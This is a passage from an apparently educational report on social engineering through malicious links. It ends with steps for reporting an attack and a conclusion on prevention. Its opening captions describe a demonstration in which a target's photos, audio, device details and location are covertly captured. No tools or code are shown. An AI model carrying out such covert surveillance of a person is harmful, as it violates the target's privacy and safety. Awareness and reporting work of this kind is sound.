
[Clear Logs](#)




Here as you can see we have got the photos of the target




Here as you can see we have got the audio of the target



Here as you can see we have got the Details of the target which system,ios,browser he is using



Here as you can see we have got the weather report of where the target is staying



Here as you can see we have got the location of the target where is currently right now

Reporting a Social Engineering Attack: Key Points

Reporting a social engineering attack is critical to minimizing its impact, preventing further damage, and aiding in the investigation. Here are the essential steps involved in the process:

1. Recognize the Attack:

Identify the type of social engineering attack, such as phishing or baiting. Gather evidence like suspicious emails, links, or messages involved.

2. Internal Reporting:

Notify your organization's IT or cybersecurity team immediately through the designated reporting channels. This ensures a rapid response to contain the threat.

3. External Reporting:

If the attack has broader implications, report it to relevant authorities:

- **Cybercrime Agencies** for investigation and tracking.
- **Regulatory Bodies** if compliance laws (e.g., GDPR, HIPAA) are affected.

4. Inform Affected Individuals:

If sensitive data is compromised, notify the affected

5. parties and provide guidance on mitigating potential harm, such as changing passwords or monitoring accounts.

6. Support Investigations:

Share technical details, such as logs or metadata, to help IT teams or law enforcement understand the scope and origin of the attack.

7. Learning and Prevention:

Use the incident as a learning opportunity to strengthen organizational defenses, improve employee awareness, and update policies to prevent future attacks.

Reporting is not just a reactive measure but a critical step in improving overall cybersecurity resilience. By acting swiftly and following proper protocols, organizations can limit the impact of social engineering attacks.

Conclusion on Social Engineering Report

Social engineering, particularly through malicious links, underscores the critical role human behavior plays in cybersecurity breaches. These attacks exploit trust, curiosity, and a lack of awareness to bypass technical defenses, making them one of the most effective tools for attackers. This report has highlighted how attackers craft deceptive links and use various delivery methods, such as phishing emails, SMS, and social media messages, to manipulate victims into divulging sensitive information or compromising systems.

The findings emphasize the significant risks posed by these tactics, including credential theft, data breaches, malware infections, and financial loss. However, these risks can be mitigated through a combination of proactive measures. Building awareness through employee training, implementing robust technical defenses like multi-factor authentication and email filtering, and fostering a culture of vigilance are essential steps in combating these attacks.

Ultimately, addressing the challenges of social engineering requires both technological solutions and human intervention. By staying informed and adopting a proactive approach to cybersecurity, individuals and organizations can reduce their vulnerability and better protect themselves in an increasingly connected and complex digital world.

:- By Kushal S K